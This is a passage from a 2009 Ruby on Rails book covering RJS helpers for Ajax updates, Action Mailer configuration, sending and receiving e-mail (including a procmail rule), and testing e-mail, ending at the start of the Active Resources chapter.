    RJS T EMPLATES 603 Let’s take a categorized look at the available RJS helper methods. Editing Data You might have several elements on a page whose data needs to be updated as a result of an XHR call. If you need to replace only the data inside the element, you will use replace_html. If you need to replace the entire element, including its tag, you need replace. Both methods take an id and a hash of options. Those options are the same as you would use in any normal render call to render text back to the client. However, replace_html merely sets the innerHTML of the specified element to the rendered text, while replace first deletes the original element and then inserts the rendered text in its place. In this example, our controller mixes using RJS to update the page upon suc- cessful edit or redraws the form with a standard render if not: def edit_user @user = User.find(params[:id]) if @user.update_attributes(params[:user]) render :update do |page| page.replace_html "user_#{@user.id}" , :partial => "_user" end else render :action => 'edit' end end Inserting Data Use the insert_html method to insert data. This method takes three parameters: the position of the insert, the id of a target element, and the options for render- ing the text to be inserted. The position parameter can be any of the positional options accepted by the update Prototype helper (:before, :top, :bottom, and :after). Here is an example of adding an item to a to-do list. The form might look like this: <ul id="todo_list"> <% for item in @todos %> <li><%= item.name %></li> <% end %> </ul> <% form_remote_tag :url => {:action => 'add_todo'} do %> <%= text_field 'todo', 'name' %> <%= submit_tag 'Add...' %> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
  • 604.
    RJS T EMPLATES 604 On the server, you would store the to-do item and then add the new value into the existing list at the bottom: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" end end end Showing/Hiding Data You’ll often need to toggle the visibility of DOM elements after the completion of an XHR call. Showing and hiding progress indicators are a good example; toggling between an Edit button and a Save button is another. We can use three methods to handle these states: show, hide, and toggle. Each takes a single id or an array of ids to modify. For example, when using Ajax calls instead of standard HTML requests, the standard Rails pattern of assigning a value to flash[:notice] doesn’t do anything because the code to display the flash is executed only the first time the page is rendered. Instead, you can use RJS to show and hide the notification: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page.replace_html 'flash_notice' , "Todo added: #{todo.name}" page.show 'flash_notice' end end end Alternatively, you can choose to delete an element from the page entirely by calling remove. Successful execution of remove means that the node or nodes specified will be removed from the page entirely. This does not mean just hid- den; the element is removed from the DOM and cannot be retrieved. Here’s an example of our to-do list again, but now the individual items have an id and a Delete button. Delete will make an XHR call to remove the item from the database, and the controller will respond by issuing a call to delete the individual list item: <ul id="todo_list"> <% for item in @todos %> <li id='todo_<%= item.id %>'><%= item.name %> <%= link_to_remote 'Delete', :url => {:action => 'delete_todo', Report erratum this copy is (P1.0 printing, March 2009)
  • 605.
    RJS T EMPLATES 605 :id => item} %> </li> <% end %> </ul> <% form_remote_tag :url => {:action => 'add_todo'} do %> <%= text_field 'todo', 'name' %> <%= submit_tag 'Add...' %> <% end %> def delete_todo if Todo.destroy(params[:id]) render :update do |page| page.remove "todo_#{params[:id]}" end end end Selecting Elements If you need to access page elements directly, you can select one or more of them to call methods on. The simplest method is to look them up by id. You can use the [ ] syntax to do that; it takes a single id and returns a proxy to the underlying element. You can then call any method that exists on the returned instance. This is functionally equivalent to using the Prototype $ method in the client. In conjunction with the fact that the newest versions of Prototype allow you to chain almost any call to an object, the [ ] syntax turns out to be a very powerful way to interact with the elements on a page. Here’s an alternate way to show the flash notification upon successfully adding a to-do item: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page['flash_notice' ].update("Added todo: #{todo.name}" ).show end end end Another option is to select all the elements that utilize some CSS class(es). Pass one or more CSS classes into select; all DOM elements that have one or more of the classes in the class list will be returned in an array. You can then manipulate the array directly or pass in a block that will handle the iteration for you. Direct JavaScript Interaction If you need to render raw JavaScript that you create, instead of using the helper syntax described here, you can do that with the << method. This sim- ply appends whatever value you give it to the response; it will be evaluated Report erratum this copy is (P1.0 printing, March 2009)
  • 606.
    RJS T EMPLATES 606 immediately along with the rest of the response. If the string you provide is not executable JavaScript, the user will get the RJS error dialog box: render :update do |page| page << "cur_todo = #{todo.id};" page << "show_todo(#{todo.id});" end If, instead of rendering raw JavaScript, you need to call an existing JavaScript function, use the call method. call takes the name of a JavaScript function (that must already exist in page scope in the browser) and an optional array of arguments to pass to it. The function call will be executed as the response is parsed. Likewise, if you just need to assign a value to a variable, use assign, which takes the name of the variable and the value to assign to it: render :update do |page| page.assign 'cur_todo' , todo.id page.call 'show_todo' , todo.id end There is a special shortcut version of call for one of the most common cases, calling the JavaScript alert function. Using the RJS alert method, you pass a message that will be immediately rendered in the (always annoying) JavaScript alert dialog. There is a similar shortcut version of assign called redirect_to. This method takes a URL and merely assigns it to the standard property win- dow.location.href. Finally, you can create a timer in the browser to pause or delay the execution of any script you send. Using the delay method, you pass in a number of seconds to pause and a block to execute. The rendered JavaScript will create a timer to wait that many seconds before executing a function wrapped around the block you passed in. In this example, we will show the notification of an added to-do item, wait three seconds, and then remove the message from the <div> and hide it. def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page.replace_html 'flash_notice' , "Todo added: #{todo.name}" page.show 'flash_notice' page.delay(3) do page.replace_html 'flash_notice' , '' page.hide 'flash_notice' end end end end Report erratum this copy is (P1.0 printing, March 2009)
  • 607.
    C ONCLUSION 607 Script.aculo.us Helpers In addition to all the Prototype and raw JavaScript helpers, RJS also provides support for most of the functions of Script.aculo.us. By far the most common is the visual_effect method. This is a straightforward wrapper around the different visual effects supplied by Script.aculo.us. You pass in the name of the visual effect desired, the DOM id of the element to perform the effect on, and a hash containing the standard effect options. In this example, we add a pulsate effect to the flash notice after we show it and then fade it away to remove it: def add_todo todo = Todo.new(params[:todo]) if todo.save render :update do |page| page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>" page.replace_html 'flash_notice' , "Todo added: #{todo.name}" page.show 'flash_notice' page.visual_effect :pulsate, 'flash_notice' page.delay(3) do page.replace_html 'flash_notice' , '' page.visual_effect :fade, 'flash_notice' end end end end You can also manipulate the sort and drag-and-drop characteristics of items on your page. To create a sortable list, use the sortable method, and pass in the id of the list to be sortable and a hash of all the options you need. draggable creates an element that can be moved, and drop_receiving creates a drop target element. 24.4 Conclusion Ajax is all about making web applications feel more like interactive client appli- cations and less like a physics white paper. It is about breaking the hegemony of the page and replacing it with the glorious new era of data. That data doesn’t have to stream back and forth on the wire as XML (no matter what Jesse James Garrett said back in February 2005). It just means that users get to interact with their data in appropriate-sized chunks, not in the arbitrary notion of a page. Rails does a great job of integrating Ajax into the regular development flow. It is no harder to make an Ajax link than a regular one, thanks to the wonders of the helpers. What is hard, and will remain hard for a very long time, is making Ajax work efficiently and safely. So although it is great to be able to rely on Report erratum this copy is (P1.0 printing, March 2009)
  • 608.
    C ONCLUSION 608 the Rails helpers to hide the bulk of the JavaScript from you, it is also great to know what is actually being done on your behalf. And remember: use Ajax to benefit your users! Your motto should be the same as a doctor’s: first, do no harm. Use Ajax where it makes your users’ lives better, not where it just confuses them or makes it harder to get things done. Follow that simple rule, and Ajax on Rails can be wonderful. Report erratum this copy is (P1.0 printing, March 2009)
  • 609.
    Chapter 25 Action Mailer Action Mailer is a simple Rails component that allows your applications to send and receive e-mail. Using Action Mailer, your online store could send out order confirmations, and your incident-tracking system could automatically log problems submitted to a particular e-mail address. 25.1 Sending E-mail Before you start sending e-mail, you’ll need to configure Action Mailer. Its default configuration works on some hosts, but you’ll want to create your own configuration anyway, just to make it an explicit part of your application. E-mail Configuration E-mail configuration is part of a Rails application’s environment. If you want to use the same configuration for development, testing, and production, add the configuration to environment.rb in the config directory; otherwise, add different configurations to the appropriate files in the config/environments directory. You first have to decide how you want mail delivered: config.action_mailer.delivery_method = :smtp | :sendmail | :test The :smtp and :sendmail options are used when you want Action Mailer to attempt to deliver e-mail. You’ll clearly want to use one of these methods in production. The :test setting is great for unit and functional testing. E-mail will not be delivered but instead will be appended to an array (accessible via the attribute ActionMailer::Base.deliveries). This is the default delivery method in the test envi- ronment. Interestingly, though, the default in development mode is :smtp. If you want your development code to deliver e-mail, this is good. If you’d rather disable e-mail delivery in development mode, edit the file development.rb in the directory config/environments, and add the following line: config.action_mailer.delivery_method = :test
  • 610.
    S ENDING E-MAIL 610 The :sendmail setting delegates mail delivery to your local system’s sendmail program, which is assumed to be in /usr/sbin. This delivery mechanism is not particularly portable, because sendmail is not always installed in this directory on different operating systems. It also relies on your local sendmail supporting the -i and -t command options. You achieve more portability by leaving this option at its default value of :smtp. If you do so, though, you’ll need also to specify some additional configuration to tell Action Mailer where to find an SMTP server to handle your outgoing e-mail. This may be the machine running your web application, or it may be a separate box (perhaps at your ISP if you’re running Rails in a noncorporate environment). Your system administrator will be able to give you the settings for these parameters. You may also be able to determine them from your own mail client’s configuration. config.action_mailer.smtp_settings = { :address => "domain.of.smtp.host.net" , :port => 25, :domain => "domain.of.sender.net" , :authentication => :login, :user_name => "dave" , :password => "secret" } :address => and :port => Determines the address and port of the SMTP server you’ll be using. These default to localhost and 25, respectively. :domain => The domain that the mailer should use when identifying itself to the server. This is called the HELO domain (because HELO is the command the client sends to the server to initiate a connection). You should normally use the top-level domain name of the machine sending the e-mail, but this depends on the settings of your SMTP server (some don’t check, and some check to try to reduce spam and so-called open-relay issues). :authentication => One of :plain, :login, or :cram_md5. Your server administrator will help choose the right option.1 This parameter should be omitted if your server does not require authentication. If you do omit this parameter, also omit (or comment out) the :user_name and :password options. :user_name => and :password => Required if :authentication is set. Other configuration options apply to all delivery mechanisms. 1. TLS (SSL) support requires Ruby 1.8.7. If are running Ruby 1.8.6, consider installing Marc Chung’s Action Mailer TLS plug-in (script/plugin install http://code.openrain.com/rails/action_mailer_tls). Report erratum this copy is (P1.0 printing, March 2009)
  • 611.
    S ENDING E-MAIL 611 config.action_mailer.perform_deliveries = true | false If perform_deliveries is true (the default), mail will be delivered normally. If false, requests to deliver mail will be silently ignored. This might be useful to disable e-mail while testing. config.action_mailer.raise_delivery_errors = true | false If raise_delivery_errors is true (the default), any errors that occur when initially sending the e-mail will raise an exception back to your application. If false, errors will be ignored. Remember that not all e-mail errors are immediate—an e-mail might bounce three days after you send it, and your application will (you hope) have moved on by then. Set the character set used for new e-mail with this: config.action_mailer.default_charset = "utf-8" As with all configuration changes, you’ll need to restart your application if you make changes to any of the environment files. Sending E-mail Now that we’ve got everything configured, let’s write some code to send e-mails. By now you shouldn’t be surprised that Rails has a generator script to create mailers. What might be surprising is where it creates them. In Rails, a mailer is a class that’s stored in the app/models directory. It contains one or more methods, with each method corresponding to an e-mail template. To create the body of the e-mail, these methods in turn use views (in just the same way that controller actions use views to create HTML and XML). So, let’s create a mailer for our store application. We’ll use it to send two different types of e-mail: one when an order is placed and a second when the order ships. The generate mailer script takes the name of the mailer class, along with the names of the e-mail action methods: depot> ruby script/generate mailer OrderMailer confirm sent exists app/models/ exists app/views/order_mailer exists test/unit/ create test/fixtures/order_mailer create app/models/order_mailer.rb create test/unit/order_mailer_test.rb create app/views/order_mailer/confirm.erb create test/fixtures/order_mailer/confirm create app/views/order_mailer/sent.erb create test/fixtures/order_mailer/sent Notice that we’ve created an OrderMailer class in app/models and two template files, one for each e-mail type, in app/views/order_mailer. (We also created a Report erratum this copy is (P1.0 printing, March 2009)
  • 612.
    S ENDING E-MAIL 612 bunch of test-related files—we’ll look into these later in Section 25.3, Testing E-mail, on page 622.) Each method in the mailer class is responsible for setting up the environment for sending a particular e-mail. It does this by setting up instance variables containing data for the e-mail’s header and body. Let’s look at an example before going into the details. Here’s the code that was generated for our Order- Mailer class: class OrderMailer < ActionMailer::Base def confirm(sent_at = Time.now) subject 'OrderMailer#confirm' recipients '' from '' sent_on sent_at body :greeting => 'Hi,' end def sent(sent_at = Time.now) subject 'OrderMailer#sent' # ... same as above ... end end Apart from body, which we’ll discuss in a second, the methods all set up the envelope and header of the e-mail that’s to be created: bcc array or string Blind-copy recipients, using the same format as recipients. cc array or string Carbon-copy recipients, using the same format as recipients. charset string The character set used in the e-mail’s Content-Type header. Defaults to the default_charset attribute in smtp_settings, or "utf-8". content_type string The content type of the message. Defaults to text/plain. from array or string One or more e-mail addresses to appear on the From: line, using the same format as recipients. You’ll probably want to use the same domain name in these addresses as the domain you configured in smtp_settings. headers hash A hash of header name/value pairs, used to add arbitrary header lines to the e-mail. Report erratum this copy is (P1.0 printing, March 2009)
  • 613.
    S ENDING E-MAIL 613 When a headers ’return-path’ is specified, that value will be used as the “envelope from” address. Setting this is useful when you want delivery notifications sent to a different address from the one in from. headers "Organization" => "Pragmatic Programmers, LLC" recipients array or string One or more recipient e-mail addresses. These may be simple addresses, such as dave@pragprog.com, or some identifying phrase followed by the e-mail address in angle brackets. recipients [ "andy@pragprog.com" , "Dave Thomas <dave@pragprog.com>" ] reply_to array or string These addresses will by listed as the default recipients when replying to your email. Sets the e-mail’s Reply-To: header. sent_on time A Time object that sets the e-mail’s Date: header. If not specified, the current date and time will be used. subject string The subject line for the e-mail. The body takes a hash, used to pass values to the template that contains the e-mail. We’ll see how that works shortly. E-mail Templates The generate script created two e-mail templates in app/views/order_mailer, one for each action in the OrderMailer class. These are regular .erb files. We’ll use them to create plain-text e-mails (we’ll see later how to create HTML e-mail). As with the templates we use to create our application’s web pages, the files contain a combination of static text and dynamic content. We can customize the template in confirm.erb; this is the e-mail that is sent to confirm an order: Download e1/mailer/app/views/order_mailer/confirm.erb Dear <%= @order.name %> Thank you for your recent order from The Pragmatic Store. You ordered the following items: <%= render(:partial => "line_item" , :collection => @order.line_items) %> We'll send you a separate e-mail when your order ships. There’s one small wrinkle in this template. We have to give render the explicit path to the template (the leading ./) because we’re not invoking the view from a real controller and Rails can’t guess the default location. Report erratum this copy is (P1.0 printing, March 2009)
  • 614.
    S ENDING E-MAIL 614 The partial template that renders a line item formats a single line with the item quantity and the title. Because we’re in a template, all the regular helper methods, such as truncate, are available: Download e1/mailer/app/views/order_mailer/_line_item.erb <%= sprintf("%2d x %s" , line_item.quantity, truncate(line_item.product.title, 50)) %> We now have to go back and fill in the confirm method in the OrderMailer class: Download e1/mailer/app/models/order_mailer.rb class OrderMailer < ActionMailer::Base def confirm(order) subject 'Pragmatic Store Order Confirmation' recipients order.email from 'orders@pragprog.com' sent_on Time.now body :order => order end end Now we get to see what the body hash does. Values set into it are available as instance variables in the template. In this case, the order object will be stored into order. Generating E-mails Now that we have our template set up and our mailer method defined, we can use them in our regular controllers to create and/or send e-mails. However, we don’t call the method directly. That’s because there are two different ways we can create e-mail from within Rails. We can create an e-mail as an object, or we can deliver an e-mail to its recipients. To access these functions, we call class methods called create_xxx and deliver_xxx, where xxx is the name of the instance method we wrote in OrderMailer. We pass to these class methods the parameter(s) that we’d like our instance methods to receive. To send an order confirmation e-mail, for example, we could call this: OrderMailer.deliver_confirm(order) To experiment with this without actually sending any e-mails, we use a simple action that creates an e-mail and displays its contents in a browser window: Download e1/mailer/app/controllers/test_controller.rb class TestController < ApplicationController def create_order order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.create_confirm(order) render(:text => "<pre>" + email.encoded + "</pre>" ) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 615.
    S ENDING E-MAIL 615 The create_confirm call invokes our confirm instance method to set up the details of an e-mail. Our template is used to generate the body text. The body, along with the header information, gets added to a new e-mail object, which create_confirm returns. The object is an instance of class TMail::Mail.2 The email.encoded call returns the text of the e-mail we just created. Our browser will show something like this: Date: Thu, 12 Oct 2006 12:17:36 -0500 From: orders@pragprog.com To: dave@pragprog.com Subject: Pragmatic Store Order Confirmation Mime-Version: 1.0 Content-Type: text/plain; charset=utf-8 Dear Dave Thomas Thank you for your recent order from The Pragmatic Store. You ordered the following items: 1 x Programming Ruby, 2nd Edition 1 x Pragmatic Project Automation We'll send you a separate e-mail when your order ships. If we’d wanted to send the e-mail, rather than just create an e-mail object, we could have called OrderMailer.deliver_confirm(order). Delivering HTML-Format E-mail One way of creating HTML e-mail is to create a template that generates HTML for the e-mail body and then set the content type on the TMail::Mail object to text/html before delivering the message. We’ll start by implementing the sent method in OrderMailer. (In reality, there’s so much commonality between this method and the original confirm method that we’d probably refactor both to use a shared helper.) Download e1/mailer/app/models/order_mailer.rb class OrderMailer < ActionMailer::Base def sent(order) subject 'Pragmatic Order Shipped' recipients order.email from 'orders@pragprog.com' sent_on Time.now body :order => order end end 2. TMail is Minero Aoki’s excellent e-mail library; a version ships with Rails. Report erratum this copy is (P1.0 printing, March 2009)
  • 616.
    S ENDING E-MAIL 616 Next, we’ll write the sent.erb template: Download e1/mailer/app/views/order_mailer/sent.erb <h3>Pragmatic Order Shipped</h3> <p> This is just to let you know that we've shipped your recent order: </p> <table> <tr><th colspan="2">Qty</th><th>Description</th></tr> <%= render(:partial => "html_line_item" , :collection => @order.line_items) %> </table> We’ll need a new partial template that generates table rows. This goes in the file _html_line_item.erb: Download e1/mailer/app/views/order_mailer/_html_line_item.erb <tr> <td><%= html_line_item.quantity %></td> <td>&times;</td> <td><%= html_line_item.product.title %></td> </tr> And finally we’ll test this using an action method that renders the e-mail, sets the content type to text/html, and calls the mailer to deliver it: Download e1/mailer/app/controllers/test_controller.rb class TestController < ApplicationController def ship_order order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.create_sent(order) email.set_content_type("text/html" ) OrderMailer.deliver(email) render(:text => "Thank you..." ) end end The resulting e-mail will look something like Figure 25.1, on the following page. Delivering Multiple Content Types Some people prefer receiving e-mail in plain-text format, while others like the look of an HTML e-mail. Rails makes it easy to send e-mail messages that contain alternative content formats, allowing the user (or their e-mail client) to decide what they’d prefer to view. In the preceding section, we created an HTML e-mail by generating HTML content and then setting the content type to text/html. It turns out that Rails has a convention that will do all this, and more, automatically. Report erratum this copy is (P1.0 printing, March 2009)
  • 617.
    S ENDING E-MAIL 617 Figure 25.1: An HTML-format e-mail The view file for our sent action was called sent.erb. This is the standard Rails naming convention. But, for e-mail templates, there’s a little bit more naming magic. If you name a template file like this: name.content.type .erb then Rails will automatically set the content type of the e-mail to the con- tent type in the filename. For our previous example, we could have set the view filename to sent.html.erb, and Rails would have sent it as an HTML e- mail automatically. But there’s more. If you create multiple templates with the same name but with different content types embedded in their filenames, Rails will send all of them in one e-mail, arranging the content so that the e-mail client will be able to distinguish each. Thus, by creating sent.text.plain.erb and sent.text.html.erb templates, we could give the user the option of viewing our e-mail as either text or HTML. Let’s try this. We’ll set up a new action: Download e1/mailer/app/controllers/test_controller.rb def survey order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.deliver_survey(order) render(:text => "E-Mail sent" ) end Report erratum this copy is (P1.0 printing, March 2009)
  • 618.
    S ENDING E-MAIL 618 We’ll add support for the survey to order_mailer.rb in the app/models directory: Download e1/mailer/app/models/order_mailer.rb def survey(order) subject "Pragmatic Order: Give us your thoughts" recipients order.email from 'orders@pragprog.com' sent_on Time.now body "order" => order end And we’ll create two templates. Here’s the plain-text version, in the file sur- vey.text.plain.erb: Download e1/mailer/app/views/order_mailer/survey.text.plain.erb Dear <%= @order.name %> You recently placed an order with our store. We were wondering if you'd mind taking the time to visit http://some.survey.site and rate your experience. Many thanks And here’s survey.text.html.erb, the template that generates the HTML e-mail: Download e1/mailer/app/views/order_mailer/survey.text.html.erb <h3>A Pragmatic Survey</h3> <p> Dear <%=h @order.name %> </p> <p> You recently placed an order with our store. </p> <p> We were wondering if you'd mind taking the time to visit <a href="http://some.survey.site">our survey site</a> and rate your experience. <p> <p> Many thanks. </p> You can also use the part method within an Action Mailer method to create multiple content types explicitly. See the Rails API documentation for Action- Mailer::Base for details. Report erratum this copy is (P1.0 printing, March 2009)
  • 619.
    S ENDING E-MAIL 619 Mailer Layouts New with Rails 2.2 is the ability of mailer templates to utilize layouts just like view templates can. You can identify the layout explicitly via a layout call: class OrderMailer < ActionMailer::Base layout 'order' # ... end Alternately, you can rely on Rails’ conventions and name your layout with a _mailer suffix. In the case of an OrderMailer, a layout named app/views/layouts/ order_mailer.html.erb would automatically be picked up. Sending Attachments When you send e-mail with multiple content types, Rails actually creates a separate e-mail attachment for each. This all happens behind the scenes. How- ever, you can also manually add your own attachments to e-mails. Let’s create a different version of our confirmation e-mail that sends cover images as attachments. The action is called ship_with_images: Download e1/mailer/app/controllers/test_controller.rb def ship_with_images order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.deliver_ship_with_images(order) render(:text => "E-Mail sent" ) end The template is the same as the original sent.erb file: Download e1/mailer/app/views/order_mailer/sent.erb <h3>Pragmatic Order Shipped</h3> <p> This is just to let you know that we've shipped your recent order: </p> <table> <tr><th colspan="2">Qty</th><th>Description</th></tr> <%= render(:partial => "html_line_item" , :collection => @order.line_items) %> </table> All the interesting work takes place in the ship_with_images method in the mailer class: Download e1/mailer/app/models/order_mailer.rb def ship_with_images(order) subject "Pragmatic Order Shipped" recipients order.email from 'orders@pragprog.com' sent_on Time.now body "order" => order Report erratum this copy is (P1.0 printing, March 2009)
  • 620.
    R ECEIVING E-MAIL 620 part :content_type => "text/html" , :body => render_message("sent" , :order => order) order.line_items.each do |li| image = li.product.image_location content_type = case File.extname(image) when ".jpg" , ".jpeg" ; "image/jpeg" when ".png" ; "image/png" when ".gif" ; "image/gif" else; "application/octet-stream" end attachment :content_type => content_type, :body => File.read(File.join("public" , image)), :filename => File.basename(image) end end Notice that this time we explicitly render the message using a part directive, forcing its type to be text/html and its body to be the result of rendering the template.3 We then loop over the line items in the order. For each, we deter- mine the name of the image file, construct the MIME type based on the file’s extension, and add the file as an inline attachment. 25.2 Receiving E-mail Action Mailer makes it easy to write Rails applications that handle incoming e-mail. Unfortunately, you also need to find a way of getting appropriate e- mails from your server environment and injecting them into the application; this requires a bit more work. The easy part is handling an e-mail within your application. In your Action Mailer class, write an instance method called receive that takes a single param- eter. This parameter will be a TMail::Mail object corresponding to the incoming e-mail. You can extract fields, the body text, and/or attachments and use them in your application. For example, a bug-tracking system might accept trouble tickets by e-mail. From each e-mail, it constructs a Ticket model object containing the basic ticket information. If the e-mail contains attachments, each will be copied into a new TicketCollateral object, which is associated with the new ticket. 3. At the time of writing, there was a minor bug in Rails (ticket 3332). If a message had attach- ments, Rails would not render the default template for the message if you name it using the xxx.text.html.erb convention. Adding the content explicitly using part works fine. This bug is fixed. Report erratum this copy is (P1.0 printing, March 2009)
  • 621.
    R ECEIVING E-MAIL 621 Download e1/mailer/app/models/incoming_ticket_handler.rb class IncomingTicketHandler < ActionMailer::Base def receive(email) ticket = Ticket.new ticket.from_email = email.from[0] ticket.initial_report = email.body if email.has_attachments? email.attachments.each do |attachment| collateral = TicketCollateral.new( :name => attachment.original_filename, :body => attachment.read) ticket.ticket_collaterals << collateral end end ticket.save end end So, now we have the problem of feeding an e-mail received by our server com- puter into the receive instance method of our IncomingTicketHandler. This prob- lem is actually two problems in one. First we have to arrange to intercept the reception of e-mails that meet some kind of criteria, and then we have to feed those e-mails into our application. If you have control over the configuration of your mail server (such as a Postfix or sendmail installation on Unix-based systems), you might be able to arrange to run a script when an e-mail addressed to a particular mailbox or virtual host is received. Mail systems are complex, though, and we don’t have room to go into all the possible configuration permutations here. There’s a good introduction to this on the Rails development wiki.4 If you don’t have this kind of system-level access but you are on a Unix system, you could intercept e-mail at the user level by adding a rule to your .procmailrc file. We’ll see an example of this shortly. The objective of intercepting incoming e-mail is to pass it to our application. To do this, we use the Rails runner facility. This allows us to invoke code within our application’s codebase without going through the Web. Instead, the runner loads up the application in a separate process and invokes code that we specify in the application. All of the normal techniques for intercepting incoming e-mail end up running a command, passing that command the content of the e-mail as standard input. If we make the Rails runner script the command that’s invoked whenever an e-mail arrives, we can arrange to pass that e-mail into our application’s e- mail handling code. For example, using procmail-based interception, we could 4. http://wiki.rubyonrails.com/rails/show/HowToReceiveEmailsWithActionMailer Report erratum this copy is (P1.0 printing, March 2009)
  • 622.
    T ESTING E-MAIL 622 write a rule that looks something like the example that follows. Using the arcane syntax of procmail, this rule copies any incoming e-mail whose subject line contains Bug Report through our runner script: RUBY=/Users/dave/ruby1.8/bin/ruby TICKET_APP_DIR=/Users/dave/Work/BS2/titles/RAILS/Book/code/e1/mailer HANDLER='IncomingTicketHandler.receive(STDIN.read)' :0 c * ^Subject:.*Bug Report.* | cd $TICKET_APP_DIR && $RUBY script/runner $HANDLER The receive class method is available to all Action Mailer classes. It takes the e-mail text, parses it into a TMail object, creates a new instance of the receiver’s class, and passes the TMail object to the receive instance method in that class. This is the method we wrote on page 620. The upshot is that an e-mail received from the outside world ends up creating a Rails model object, which in turn stores a new trouble ticket in the database. 25.3 Testing E-mail There are two levels of e-mail testing. At the unit test level, you can verify that your Action Mailer classes correctly generate e-mails. At the functional level, you can test that your application sends these e-mails when you expect it to send them. Unit Testing E-mail When we used the generate script to create our order mailer, it automatically constructed a corresponding order_mailer_test.rb file in the application’s test/unit directory. If you were to look at this file, you’d see that it is fairly complex. That’s because it lets you read the expected content of e-mails from fixture files and compare this content to the e-mail produced by your mailer class. However, this is fairly fragile testing. Any time you change the template used to generate an e-mail, you’ll need to change the corresponding fixture. If exact testing of the e-mail content is important to you, then use the pre- generated test class. Create the expected content in a subdirectory of the test/fixtures directory named for the test (so our OrderMailer fixtures would be in test/fixtures/order_mailer). Use the read_fixture method included in the gener- ated code to read in a particular fixture file and compare it with the e-mail generated by your model. However, we prefer something simpler. In the same way that we don’t test every byte of the web pages produced by templates, we won’t normally bother to test the entire content of a generated e-mail. Instead, we test the part that’s likely to break: the dynamic content. This simplifies the unit test code and makes it more resilient to small changes in the template. Report erratum this copy is (P1.0 printing, March 2009)
  • 623.
    T ESTING E-MAIL 623 Here’s a typical e-mail unit test: Download e1/mailer/test/unit/order_mailer_test.rb require 'test_helper' class OrderMailerTest < ActionMailer::TestCase tests OrderMailer def setup @order = Order.new(:name =>"Dave Thomas" , :email => "dave@pragprog.com" ) end def test_confirm response = OrderMailer.create_confirm(@order) assert_equal("Pragmatic Store Order Confirmation" , response.subject) assert_equal("dave@pragprog.com" , response.to[0]) assert_match(/Dear Dave Thomas/, response.body) end end The setup method creates an order object for the mail sender to use. In the test method we get the mail class to create (but not to send) an e-mail, and we use assertions to verify that the dynamic content is what we expect. Note the use of assert_match to validate just part of the body content. Functional Testing of E-mail Now that we know that e-mails can be created for orders, we’d like to make sure that our application sends the correct e-mail at the right time. This is a job for functional testing. Let’s start by generating a new controller for our application: depot> ruby script/generate controller Order confirm We’ll implement the single action, confirm, which sends the confirmation e-mail for a new order: Download e1/mailer/app/controllers/order_controller.rb class OrderController < ApplicationController def confirm order = Order.find(params[:id]) OrderMailer.deliver_confirm(order) redirect_to(:action => :index) end end We saw how Rails constructs a stub functional test for generated controllers back in Section 14.3, Functional Testing of Controllers, on page 224. We’ll add our mail testing to this generated test. Action Mailer does not deliver e-mail in the test environment. Instead, it adds each e-mail it generates to an array, ActionMailer::Base.deliveries. We’ll use this Report erratum this copy is (P1.0 printing, March 2009)
  • 624.
    T ESTING E-MAIL 624 to get at the e-mail generated by our controller. We’ll add a couple of lines to the generated test’s setup method. One line aliases this array to the more manageable name emails. The second clears the array at the start of each test. Download e1/mailer/test/functional/order_controller_test.rb @emails = ActionMailer::Base.deliveries @emails.clear We’ll also need a fixture holding a sample order. We’ll create a file called orders.yml in the test/fixtures directory: Download e1/mailer/test/fixtures/orders.yml daves_order: id: 1 name: Dave Thomas address: 123 Main St email: dave@pragprog.com Now we can write a test for our action. Here’s the full source for the test class: Download e1/mailer/test/functional/order_controller_test.rb require 'test_helper' class OrderControllerTest < ActionController::TestCase fixtures :orders def setup @controller = OrderController.new @request = ActionController::TestRequest.new @response = ActionController::TestResponse.new @emails = ActionMailer::Base.deliveries @emails.clear end def test_confirm get(:confirm, :id => orders(:daves_order).id) assert_redirected_to(:action => :index) assert_equal(1, @emails.size) email = @emails.first assert_equal("Pragmatic Store Order Confirmation" , email.subject) assert_equal("dave@pragprog.com" , email.to[0]) assert_match(/Dear Dave Thomas/, email.body) end end It uses the emails alias to access the array of e-mails generated by Action Mailer since the test started running. Having checked that exactly one e-mail is in the list, it then validates the contents are what we expect. We can run this test either by using the test_functional target of rake or by executing the script directly: depot> ruby test/functional/order_controller_test.rb Report erratum this copy is (P1.0 printing, March 2009)
  • 625.
    Chapter 26 Active Resources Previous chapters focused primarily on server to human communications, mostly via HTML. But not all web interactions need to directly involve a person. This chapter focuses on program-to-program protocols. When writing an application, you may very well find yourself in a situation where not all of the data resides neatly tucked away and categorized in your database. It may not be in a database. It might not even be on your machine at all. That’s what web services are about. And Active Resource is Rails’ take on web services. Note that these are web services with a lowercase w and a lowercase s, not Web Services as in SOAP and WSDL and UDDI. Because this is confusing, before we get started, we need to distinguish these two, as well as other approaches to solving the basic problem of connecting a client to remote models (aka, business objects or, in the case of Rails, ActiveRecords). 26.1 Alternatives to Active Resource Indeed, that’s an unconventional place to start this discussion. But as others will undoubtedly advocate different approaches to solving this problem, we chose to face this discussion head on and start with a brief survey of a number of alternative techniques and suggestions as to when they should be used instead of Active Resource. Yes, should as one size does not fit all. Furthermore, many who deploy using Rails won’t need any of the approaches described in this chapter, and many who do will choose alternatives to Active Resource. And that’s entirely fine and appropriate. But if you find yourself in the situation where Active Resource is the right tool for your task at hand, you will likely find it to be simple and enjoyable. And perhaps even a bit magical.
  • 626.
